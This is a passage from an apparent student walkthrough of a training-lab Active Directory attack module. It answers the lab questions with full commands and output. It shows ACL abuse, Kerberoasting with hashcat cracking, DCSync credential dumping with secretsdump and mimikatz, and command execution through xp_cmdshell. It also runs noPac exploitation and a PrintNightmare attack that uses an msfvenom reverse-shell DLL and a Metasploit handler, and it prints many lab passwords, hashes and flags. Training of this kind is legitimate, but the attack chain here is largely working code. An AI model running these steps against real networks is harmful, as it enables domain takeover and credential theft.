PS C:\Tools> $gpoManagement = Get-DomainGroup -Identity "GPO Management" | Select-Object -ExpandProperty DistinguishedName
PS C:\Tools> $acls = Get-DomainObjectACL -Identity $gpoManagement -ResolveGUIDs
PS C:\Tools> $forendAcls = $acls | Where-Object { $_.SecurityIdentifier -eq $forendSid }
PS C:\Tools> $firstRight = $forendAcls | Select-Object -First 1
PS C:\Tools> $objectAceType = $firstRight.ObjectAceType
PS C:\Tools> echo $objectAceType
Self-Membership
```

ACL Abuse Tactics:

Question: Work through the examples in this section to gain a better understanding of ACL abuse and performing these skills hands-on. Set a fake SPN for the adunn account, Kerberoast the user, and crack the hash using Hashcat. Submit the account's cleartext password as your answer.

Answer: SyncMaster757

Method: First, we will xfreerdp login to our target Windows machine.

Then, we will use the 'ACL rights' path discovered at the last section in order to use 'wley' account to reach sdunn.


Then we will run the powershell commands:

```
$SecPassword = ConvertTo-SecureString 'transporter@4' -
AsPlainText -Force

$Cred = New-Object
System.Management.Automation.PSCredential('INLANEFREIGHT\wle
y', $SecPassword)

$damundsenPassword = ConvertTo-SecureString
'Jonsnow<3Yigritte' -AsPlainText -Force

Import-Module .\PowerView.ps1

Set-DomainUserPassword -Identity damundsen -AccountPassword
$damundsenPassword -Credential $Cred -Verbose
```

In the first and second command we create a new PSCredential object for 'wley', with his password ('transporter@4') which we already obtained at earlier section of the module.

In the third command we set the new password for 'damundsen' - 'Jonsnow<3Yigritte'.

The fourth command import the 'PowerView' module, and the fifth commands is using 'wley' privileges to reset 'damundsen' password – as it is already established that 'wley' is authorized to do so in previous sections.




The next stage is to use ‘damundsen’ user (which we just got access to as we reset his password) to add him to the group ‘Help Desk Level 1’ (we already established in the previous ‘damundsen’ has genericWrite right over ‘Help Desk Level 1’. We will use the commands:

```
$SecPassword = ConvertTo-SecureString 'Jonsnow<3Yigritte' -
AsPlainText -Force

$Cred2 = New-Object
System.Management.Automation.PSCredential('INLANEFREIGHT\dam
undsen', $SecPassword)

Get-DomainGroupMember -Identity "Help Desk Level 1" | Select
MemberName | findstr damundsen

Add-DomainGroupMember -Identity 'Help Desk Level 1' -Members
'damundsen' -Credential $Cred2 -Verbose
```

In the first and second command we create new PSCredential object for ‘damundsen’ (just as we did for ‘wley’).

In the third command we request all Members of the group ‘Help Desk Level 1’, and filter the result to ‘damundsen’ in order to confirm ‘damundsen’ is not already a member of the group

And in the fourth command we add ‘damundsen’ to the group:



We can observe the third command in the picture did not return anyoutput – as ‘damundsen’ for that moment was not a member of the group.

Now lets run the command again to confirm his addition to the group:

Now we have a user we control on ‘Help Desk Level 1’ group.

If we run:

```
Get-DomainGroup -Identity "Help Desk Level 1" | select
memberof
```

```
PS C:\Tools> Get-DomainGroup -Identity "Help Desk Level 1" | select memberof

memberof
--------
CN=Information Technology,OU=Security Groups,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL
```

We will find that 'Help Desk Level 1' group is a nested group within 'Information Technology' group. It means that 'Help Desk Level 1' inherits permissions assigned to 'Information Technology' and access its resources.

For 'damundsen' it means that as it can add/remove users to 'Help Desk Level 1', due to the inheritance property – effectively it can add/remove users to 'Information Technology', the same holds for any other effects on 'Information Technology' group.

For our purpose – we will use our hold on 'Information Technology' to take control on 'adunn' user via leveraging 'GenercAll' rights.

*Of course, in 'Living of the land' section it was established that 'adunn' is a member of the administrator group, so taking his account is effectively getting admin privilges.

Also – with running this:

```
$itgroupsid = Convert-NameToSid "Information Technology"

Get-DomainObjectACL -ResolveGUIDs -Identity * | ? {$_.SecurityIdentifier -eq $itgroupsid} -Verbose
```

Command:

```
PS C:\Tools> $itgroupsid = Convert-NameToSid "Information Technology"
PS C:\Tools> Get-DomainObjectACL -ResolveGUIDs -Identity * | ? {$_.SecurityIdentifier -eq $itgroupsid} -Verbose

AceType               : AccessAllowed
ObjectDN              : CN=Angela Dunn,OU=Server Admin,OU=IT,OU=HQ-NYC,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL
ActiveDirectoryRights : GenericAll
```

We can observe that members of 'Information Technology' have 'genericWrite' rights over 'adunn' *

The method we will use to exploit our recent gain right – is to create Set-DomainObject to create a susceptible SPN (Service Principal name) to Kerberoasting attack (just like we did in the Kerberoasting section of this module) for 'adunn'.

We will use the following command:

```
Set-DomainObject -Credential $Cred2 -Identity adunn -SET @{serviceprincipalname='notahacker/LEGIT'} -Verbose
```

```
PS C:\Tools> Set-DomainObject -Credential $Cred2 -Identity adunn -SET @{serviceprincipalname='notahacker/LEGIT'} -Verbose
VERBOSE: [Get-Domain] Using alternate credentials for Get-Domain
VERBOSE: [Get-Domain] Extracted domain 'INLANEFREIGHT' from -Credential
VERBOSE: [Get-DomainSearcher] search base: LDAP://ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL/DC=INLANEFREIGHT,DC=LOCAL
VERBOSE: [Get-DomainSearcher] Using alternate credentials for LDAP connection
VERBOSE: [Get-DomainObject] Get-DomainObject filter string: (&(|(|(samAccountName=adunn)(name=adunn)(displayname=adunn))))
VERBOSE: [Set-DomainObject] Setting 'serviceprincipalname' to 'notahacker/LEGIT' for object 'adunn'
```


It worked. Now lets proceed with the kerberoasting attack.

We will use the same commands sequence we used for 'Kerberoasting – Windows' section:

```
$user = "adunn"
$outputFile = "outputfile.txt"

$spnTicket = Get-DomainUser -Identity $user | Get-
DomainSPNTicket -Format Hashcat

$hash = $spnTicket.Hash
$hash | Out-File -FilePath $outputFile
```

```
PS C:\Tools> $user = "adunn"
PS C:\Tools> $outputFile = "outputfile.txt"
PS C:\Tools> $spnTicket = Get-DomainUser -Identity $user | Get-DomainSPNTicket -Format Hashcat
PS C:\Tools> $hash = $spnTicket.Hash
PS C:\Tools> $hash | Out-File -FilePath $outputFile
```

Lets check the output file:



Here it is, now lets take the content to pwnbox, and run 'hashcat' on it as we did in previous times (reminder – the hashcat command for kerberoasting hashes is 13100:

```
hashcat -m 13100 adunn.txt rockyou.txt
```

where the hash was stored in a file called 'adunn.txt' (dont forget to remove spaces/new lines from the hash so the file will store ONLY the hash's content!), and 'rockyou.txt' is of course our usual wordlist which can be downloaded here):

```
6b56079747cb349155b5f68972555c0d382e7b5ec9b5133172429e6f31605dc9cb8f4dbd2926cf86
ca723bf1af7a39d27374241a2e07436aae68e635148b:SyncMaster757

Session..........: hashcat
Status...........: Cracked
```

DCSync:

Question: Perform a DCSync attack and look for another user with the option "Store password using reversible encryption" set. Submit the username as your answer.


Answer: syncron

Method: In this section we are provided with 2 target machines, Windows machine called ‘MS01’, and Linux machine called ‘Attack01’.

For this question we will need the Windows machine only so we log into the Windows target ‘MS01’ machine.

We will run the powershell commands:

```
Import-Module .\PowerView.ps1

Get-ADUser -Filter {userAccountControl -band 128} -
Properties userAccountControl | Select-Object
SamAccountName, userAccountControl
```



We can observe 2 users – ‘proxyagent’ whom was used for the section demonstration, and ‘syncron’ – whom is the ‘another user’.

*Or alternatively we can use this command (after Module-Import) – however it is less efficient:

```
Get-DomainUser -Identity * | ? {$_.useraccountcontrol -like
'*ENCRYPTED_TEXT_PWD_ALLOWED*'} |select
samaccountname,useraccountcontrol
```

*

Question: What is this user's cleartext password?

Answer: Mycleart3xtP@ss!

Method: now we will log to the target Linux target 'Attack01'machine:

We will run the sequence of commands:

```
touch output.txt

secretsdump.py -outputfile inlanefreight_hashes -just-dc
INLANEFREIGHT/adunn@172.16.5.5 > output.txt

cat output.txt | grep CLEARTEXT
```

in the second command – we will be requested to provide 'adunn' password ('SyncMaster757') – which we just obtained at last section.

The tool will extract plaintext password from the NTLM:

```
└─$ secretsdump.py -outputfile inlanefreight_hashes -just-dc INLANEFREIGHT/adu
nn@172.16.5.5 > output.txt
Password:
┌─[htb-student@ea-attack01]─[~]
└─$ cat output.txt | grep CLEARTEXT
proxyagent:CLEARTEXT:Pr0xy_ILFREIGHT!
syncron:CLEARTEXT:Mycleart3xtP@ss!
```

We take Syncron's password.

*Another method is to run

```
secretsdump.py -outputfile inlanefreight_hashes -just-dc
INLANEFREIGHT/adunn@172.16.5.5
```

directly, then cat the clear text passwords from 'cat inlanefreight_hashes.ntds.cleartext':

```
└─$ cat inlanefreight_hashes.ntds.cleartext
proxyagent:CLEARTEXT:Pr0xy_ILFREIGHT!
syncron:CLEARTEXT:Mycleart3xtP@ss!
```

However personally I prefer the first method as it doesn't floods the terminal. *

Question: Perform a DCSync attack and submit the NTLM hash for the khartsfield user as your answer.

Answer: 4bb3b317845f0954200a6b0acc9b9f9a

Method: we will use the combination of 'runas' and 'Mimikatz' on the Windows target machine:

We will start by entering the command:

```
runas /netonly /user:INLANEFREIGHT\adunn powershell
```

to open a powershell with 'adunn' privileges:

```
PS C:\Tools> runas /netonly /user:INLANEFREIGHT\adunn powershell
Enter the password for INLANEFREIGHT\adunn:
```

We are requested to enter password – 'SyncMaster757'.

When entered – we have a powershell of 'adunn' privileges:

```
powershell (running as INLANEFREIGHT\adunn)
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32>
```

we will run the command:

```
C:\Tools\mimikatz\x64\mimikatz.exe
```

To run mimikatz:

```
PS C:\Windows\system32> C:\Tools\mimikatz\x64\mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz #
```

We are presented with mimikatz CLI, in it we enter

```
lsadump::dcsync /domain:INLANEFREIGHT.LOCAL
/user:INLANEFREIGHT\khartsfield
```

that command initiates a Mimikatz module that performs a DCSync attack, simulating the behavior of a domain controller to retrieve directory replication data, on the target domain 'INLANEFREIGHT.LOCAL' and the target user 'khartsfield'.

and we have the result:

```
mimikatz # lsadump::dcsync /domain:INLANEFREIGHT.LOCAL /user:INLANEFREIGHT\khartsfield
[DC] 'INLANEFREIGHT.LOCAL' will be the domain
[DC] 'ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL' will be the DC server
[DC] 'INLANEFREIGHT\khartsfield' will be the user account
[rpc] Service  : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN           : Kim Hartsfield

** SAM ACCOUNT **

SAM Username         : khartsfield
User Principal Name  : khartsfield@inlanefreight.local
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration   :
Password last change : 10/27/2021 10:37:03 AM
Object Security ID   : S-1-5-21-3842939050-3880317879-2865463114-1138
Object Relative ID   : 1138

Credentials:
  Hash NTLM: 4bb3b317845f0954200a6b0acc9b9f9a
```

* The entire section (DCSync) works because it already established that ‘adunn’ has DCSync rights.

It can be confirmed with the commands

```
Import-Module .\PowerView.ps1

$adunnsid = Convert-NameToSid adunn

Get-DomainObjectACL -ResolveGUIDs -Identity * | ? {$_.SecurityIdentifier -eq $adunnsid} -Verbose
```

The result shows that ‘adunn’ has:

DS-Replication-Get-Changes-In-Filtered-Set:

```
AceQualifier           : AccessAllowed
ObjectDN               : DC=INLANEFREIGHT,DC=LOCAL
ActiveDirectoryRights  : ExtendedRight
ObjectAceType          : DS-Replication-Get-Changes-In-Filtered-Set
```

And DS-Replication-Get-Changes:

```
AceQualifier           : AccessAllowed
ObjectDN               : DC=INLANEFREIGHT,DC=LOCAL
ActiveDirectoryRights  : ExtendedRight
ObjectAceType          : DS-Replication-Get-Changes
```

And DS-Replication-Get-Changes-All:

```
AceQualifier           : AccessAllowed
ObjectDN               : DC=INLANEFREIGHT,DC=LOCAL
ActiveDirectoryRights  : ExtendedRight
ObjectAceType          : DS-Replication-Get-Changes-All
```

Which allow replication of sensitive data to a ‘simulated’ Domain Controller in order to retrieve the sensitive data there. *

Stacking The Deck

Privileged Access:

Question: What other user in the domain has CanPSRemote rights to a host?

Answer: bdavis

Method: In this section we are provided with 2 target machines, Windows machine called ‘MS01’, and Linux machine called ‘Attack01’.

For this question we will need the Windows machine only so we log into the Windows target ‘MS01’ machine.

We will use Bloodhound.

First, we will use ‘SharpHound to generate the input zip data for ‘Bloodhound’:

```
.\SharpHound.exe -c All --zipfilename ILFREIGHT
```

Now, the process to upload SharpHound generated zip output to Bloodhound was already covered in detail in ‘Credentialed Enumeration - from Windows’ section.

On BloodHound – run the raw query:

```
MATCH p1=shortestPath((u1:User)-[r1:MemberOf*1..]->(g1:Group)) MATCH p2=(u1)-[:CanPSRemote*1..]->(c:Computer) RETURN p2
```

the query looks for what users can ‘CanPSRemote’ to what hosts:

We can observe on the Graph that the other user that can ‘CanPSRemote’ to a host is ‘bdavis’ (in addition to ‘FOREND’ which serves as the module example).

Question: What host can this user access via WinRM? (just the computer name)

Answer: ACADEMY-EA-DC01

Method: observing the result graph from last question:


However this time on the other side of the edge – we can observe that BDAVIS can WinRM to 'ACADEMY-EA-DC01'.

Question: Leverage SQLAdmin rights to authenticate to the ACADEMY-EA-DB01 host (172.16.5.150). Submit the contents of the flag at C:\Users\damundsen\Desktop\flag.txt.

Answer: 1m_the_sQl_@dm1n_n0w!

Method: first of all – lets confirm the provided user by the module – 'damundsen' can SQL connect to DB01, we will use the BloodHound query:

```
MATCH p1=shortestPath((u1:User)-[r1:MemberOf*1..]->(g1:Group)) MATCH p2=(u1)-[:SQLAdmin*1..]->(c:Computer) RETURN p2
```



We do have a possible connection.

Next, we will switch to the Linux ‘ATTACK-01’ machine:

There, we run the command:

```
mssqlclient.py INLANEFREIGHT/DAMUNDSEN@172.16.5.150 -
windows-auth
```

we will be requested to enter password:

```
└──╼ $mssqlclient.py INLANEFREIGHT/DAMUNDSEN@172.16.5.150 -windows-auth
Impacket v0.9.24.dev1+20211013.152215.3fe2d73a - Copyright 2021 SecureAuth Corporation

Password:
```

We enter the password provided for us by the module.

And we enter to the ‘ACADEMY-EA-DB01’, with SQL CLI:

```
[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(ACADEMY-EA-DB01\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(ACADEMY-EA-DB01\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (140 3232)
[!] Press help for extra shell commands
SQL>
```

Here we can run queries on the database.

However we can run special query to function as cmd commands:

```
xp_cmdshell type C:\Users\damundsen\Desktop\flag.txt
```

the ‘xp_cmdshell’ is special command for sql query that allows us to run cmd commands, while the ‘type C:\Users\damundsen\Desktop\flag.txt’ is the cmd command itself:

```
SQL> xp_cmdshell type C:\Users\damundsen\Desktop\flag.txt
output

------------------------------------------------------------


1m_the_sQl_@dm1n_n0w!
```

*Note – the ‘xp_cmdshell’ might be disabled on default, so the command

```
enable_xp_cmdshell
```

will enable it. *

*Note – I also tried to use ‘Get-SQLQuery’ for Powershell but it didn’t work. *

Bleeding Edge Vulnerabilities:

Question: Which two CVEs indicate NoPac.py may work? (Format: ####-#####&####-#####, no spaces)

Answer: 2021-42278&2021-42287

Method: 'A great example of an emerging threat is the Sam_The_Admin vulnerability, also called noPac or referred to as SamAccountName Spoofing released at the end of 2021. This vulnerability encompasses two CVEs 2021-42278 and 2021-42287, allowing for intra-domain privilege escalation from any standard domain user to Domain Admin level access in one single command. Here is a quick breakdown of what each CVE provides regarding this vulnerability.'

Question: Apply what was taught in this section to gain a shell on DC01. Submit the contents of flag.txt located in the DailyTasks directory on the Administrator's desktop.

Answer: D0ntSl@ckonN0P@c!

Method: Method 1: First, we login to the target Linux 'ATTACK-01' machine.

Then, we will use noPac:

According to the section instructions – the tool is located at '/opt/noPac':

This tool is present on the ATTACK01 host in `/opt/noPac`.

So, we run the command:

```
sudo python3 /opt/noPac/noPac.py
INLANEFREIGHT.LOCAL/forend:Klmcargo2 -dc-ip 172.16.5.5  -dc-
host ACADEMY-EA-DC01 -shell --impersonate administrator -
use-ldap
```

what the command does is using the 2 vulnerabilities above: 'CVE-2021-42278' - a bypass vulnerability that allows potential attackers to impersonate a domain controller using computer account 'SAMAccountName' spoofing.


And 'CVE-2021-42287' – a bypass vulnerability that affects the Kerberos Privilege Attribute Certificate (PAC) and allows potential attackers to impersonate domain controllers.


The combination of the 2 vulnerabilities allows an attacker to change the 'SamAccountName' of a computer to the Domain Controller (DC) (CVE-2021-42278) – then, the attacker requests the Kerberos ticket (TGT) under the

compromised Domain Controller name. when the TGT is received – the attacker changes back the SAM value to the original value (from Domain Controller).

Then – the attacker requests the next ticket -TGS for LDAP service, using the same TGT under the DC name (which no longer exists at this point as the SAM name was reverted to the original value), here does the (CVE-2021-42287) takes hold where the TGS sends the access token to the host with the closest match (the attacker) – containing the token with the higher privileges to the service. For further reading you can go here.

When running the command – the exploit will be executed:





We have shell to DC01! All we have to do is run the cmd command:

```
type C:\Users\Administrator\Desktop\DailyTasks\flag.txt
```

```
C:\Windows\system32>type C:\Users\Administrator\Desktop\DailyTasks\flag.txt
D0ntSl@ckonN0P@c!
```

Method 2: we will use printNightmare vulnerability – we will need few things:

1. ready payload

2. smb server online

3. Metasploit

4. The exploit script in '/usr' directory

First, we will need 2 ssh connections to the Linux target 'ATTACK01' machines

(pwnbox → target machine 'ATTACK01' → 'DC01')

For the payload – we will run the following command:

```
msfvenom -p windows/x64/meterpreter/reverse_tcp
LHOST=172.16.5.225 LPORT=8080 -f dll > backupscript.dll
```

when done, we will have an output file called 'backupscript.dll':

```
└─$ ls backupscript.dll
backupscript.dll
```

*I've already hardcoded the 'ATTACK01' IP address ('172.16.5.225') and port 8080 to the command – if required- change it *

For the smb server - we will use the instructions in this video

When done setting smb server – we should have those:

```
[shared_folder]
        path=/home/htb-student/shared_folder
        readonly = no
        guest ok =yes
        inherit permission = yes
```

configurations in place within 'sudo nano /etc/samba/smb.conf' file (assuming the username is 'htb-student':

```
[shared_folder]
        path=/home/htb-student/shared_folder
        readonly = no
        guest ok =yes
        inherit permission = yes
```

Then move/copy the payload 'backupscript.dll' to the 'shared_folder':

```
└─$ ls shared_folder/
backupscript.dll
```

In this part we will need the 2 terminals on the ‘Attack01’ – one for Metasploit and the other to run the exploit.

For the Metasploit – we run ‘msfconsole’ and set those configurations:

```
use exploit/multi/handler
set PAYLOAD windows/x64/meterpreter/reverse_tcp
set LHOST 172.16.5.225
set LPORT 8080
```

show options to confirm:

```
Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Acc
                                        ead, process, none)
   LHOST     172.16.5.225     yes       The listen address
                                        e specified)
   LPORT     8080             yes       The listen port
```

*configurations assume the same IP and port used for the payload *

And we run:

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 172.16.5.225:8080
```

While the Metasploit is listening – on the other terminal we run the exploit itself with the command:

```
sudo python3 /opt/CVE-2021-1675/CVE-2021-1675.py
inlanefreight.local/forend:Klmcargo2@172.16.5.5
'\\172.16.5.225\shared_folder\backupscript.dll'
```

*command assumes the target is ‘DC01’ whose IP is ‘172.16.5.5’. its also using ‘forend:Klmcargo2’ credentials *

*Also – command assumes CVE-2021-1675 is preinstalled on the target machine. *

And when we run – we open the Metasploit terminal:

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 172.16.5.225:8080
[*] Sending stage (200262 bytes) to 172.16.5.5
[*] Meterpreter session 1 opened (172.16.5.225:8080 -> 172.16.5.5:49759 ) at 202
4-07-01 09:20:36 -0400

meterpreter >
```

We have a shell!

*note – on the other terminal where we run the exploit we will get run error:

```
└──╼ $sudo python3 /opt/CVE-2021-1675/CVE-2021-1675.py inlanefreight.local/forend:Klmcargo2@172.16.5.5 '\\172.16.5.225\shared_
folder\backupscript.dll'
[*] Connecting to ncacn_np:172.16.5.5[\PIPE\spoolss]
[+] Bind OK
[+] pDriverPath Found C:\Windows\System32\DriverStore\FileRepository\ntprint.inf_amd64_83aa9aebf5dffc96\Amd64\UNIDRV.DLL
[*] Executing \??\UNC\172.16.5.225\shared_folder\backupscript.dll
[*] Try 1...
[*] Stage0: 0
[*] Try 2...
[*] Stage0: 0
[*] Try 3...
Traceback (most recent call last):
  File "/usr/local/lib/python3.9/dist-packages/impacket-0.9.24.dev1+20211013.152215.3fe2d73a-py3.9.egg/impacket/smbconnection.
py", line 570, in writeFile
    return self._SMBConnection.writeFile(treeId, fileId, data, offset)
  File "/usr/local/lib/python3.9/dist-packages/impacket-0.9.24.dev1+20211013.152215.3fe2d73a-py3.9.egg/impacket/smb3.py", line
 1654, in writeFile
```

As long there is a shell on the Metasploit – I didn't give much care in it. *

Now to get the flag – we run on the shell on DC01 the cmd command:

```
cat C:/Users/Administrator/Desktop/DailyTasks/flag.txt
```

```
meterpreter > cat C:/Users/Administrator/Desktop/DailyTasks/flag.txt
D0ntSl@ckonN0P@c!meterpreter >
```

Miscellaneous Misconfigurations:

Question: Find another user with the passwd_notreqd field set. Submit the samaccountname as your answer. The samaccountname starts with the letter "y".

Answer: ygroce

Method: First, we will xfreerdp login to our target Windows machine

Then – we run the commands:

```
Import-Module .\PowerView.ps1

Get-DomainUser -UACFilter PASSWD_NOTREQD | Select-Object samaccountname,useraccountcontrol
```

And we take the user whose name begins with 'y':

```
samaccountname                                                useraccountcontrol
--------------                                                ------------------
guest                    ACCOUNTDISABLE, PASSWD_NOTREQD, NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD
mlowe                              PASSWD_NOTREQD, NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD
ygroce                 PASSWD_NOTREQD, NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD, DONT_REQ_PREAUTH
ehamilton                          PASSWD_NOTREQD, NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD
$725000-9jb50uejje9f                     ACCOUNTDISABLE, PASSWD_NOTREQD, NORMAL_ACCOUNT
nagiosagent                                        PASSWD_NOTREQD, NORMAL_ACCOUNT
```

the command retrieves the account who have their 'PASSWD_NOTREQU' flag set – meaning the password for login may not be required for those users.

Question: Find another user with the "Do not require Kerberos pre-authentication setting" enabled. Perform an ASREPRoasting attack against this user, crack the hash, and submit their cleartext password as your answer.

Answer: Pass@word

Method: we will run on powershell the command:

```
Get-DomainUser -PreauthNotRequired | select samaccountname,userprincipalname,useraccountcontrol | fl
```

